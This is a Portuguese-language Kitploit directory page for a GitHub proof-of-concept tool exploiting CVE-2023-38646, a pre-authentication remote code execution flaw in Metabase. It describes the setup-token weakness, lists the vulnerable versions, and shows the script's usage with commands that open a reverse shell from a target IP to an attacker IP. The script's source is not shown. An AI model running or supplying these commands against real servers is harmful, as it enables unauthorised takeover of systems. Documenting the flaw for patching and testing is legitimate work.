
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-38646 — Metabase open source antes de 0.46.6.1 e Metabase Enterprise antes de 1.46.6.1 permitem que atacantes executem comandos arbitrários no servidor, no nível de privilégio do servidor. Não é necessária autenticação para a exploração. As outras versões corrigidas são 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 e 1.43.7.2. | Kitploit
Ferramentas/GitHubGitHub/ego1stoo/cve-2023-38646
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoFerramenta de Acesso Remoto
GitHubego1stoo/cve-2023-38646

CVE-2023-38646

Ver Repositório
121há 2 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    308

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →

Sobre

Metabase open source antes de 0.46.6.1 e Metabase Enterprise antes de 1.46.6.1 permitem que atacantes executem comandos arbitrários no servidor, no nível de privilégio do servidor. Não é necessária autenticação para a exploração. As outras versões corrigidas são 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 e 1.43.7.2.

Compartilhar

CVE-2023-38646 Metabase Pre-Auth RCE (26/11/2023)

Metabase open source antes de 0.46.6.1 e Metabase Enterprise antes de 1.46.6.1 permitem que atacantes executem comandos arbitrários no servidor, no nível de privilégio do servidor. Não é necessária autenticação para a exploração. As outras versões corrigidas são 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 e 1.43.7.2.

A vulnerabilidade existe na aplicação que expõe o setup-token, que pode ser usado para validar o banco de dados dentro do api/setup/validate. Um usuário não autorizado pode criar um código malicioso e executar comandos arbitrários.

Aviso

USE POR SUA CONTA E RISCO

Este script é fornecido para fins educacionais e de teste. O autor não é responsável por qualquer uso indevido ou dano causado pelo seu uso. Garanta a conformidade com as leis aplicáveis e padrões éticos. Ao usar este script, você reconhece e aceita estes termos.

Metabase

Metabase é uma ferramenta de inteligência de negócios de código aberto que permite criar gráficos e painéis usando dados de uma variedade de bancos de dados e fontes de dados. É um projeto popular, com mais de 33 mil estrelas no GitHub e tem recebido bastante atenção do ponto de vista de pesquisa de vulnerabilidades nos últimos anos.

Prova de Conceito

Comandos

usage: CVE-2023-38646.py [-h] -rh REMOTE_HOST [-rp [REMOTE_PORT]] -p PORT -l LOCAL_HOST

options:
  -h, --help            show this help message and exit
  -rh REMOTE_HOST, --remote-host REMOTE_HOST
                        Hostname of the target.
  -rp [REMOTE_PORT], --remote-port [REMOTE_PORT]
                        Port of the Target Machine (default: Port 80)
  -p PORT, --port PORT  Port for reverse shell.
  -l LOCAL_HOST, --local-host LOCAL_HOST
                        Your IP Adress


Você pode executar o script usando o comando abaixo. Você pode alterar a porta remota usando o -rp. A porta padrão é 80

./CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
python3 CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
image

Versões Vulneráveis

Metabase Enterprise 1.46 < 1.46.6.1
Metabase Enterprise 1.45 < 1.45.4.1
Metabase Enterprise 1.44 < 1.44.7.1
Metabase Enterprise 1.43 < 1.43.7.2
Metabase open source 0.46 < 0.46.6.1
Metabase open source 0.45 < v0.45.4.1
Metabase open source 0.44 < 0.44.7.1
Metabase open source 0.43 < 0.43.7.2


Referências

  • Packet storm security Metabase-Remote-Code-Execution
  • NVD CVE-2023-38646 Details
Baixar ferramenta





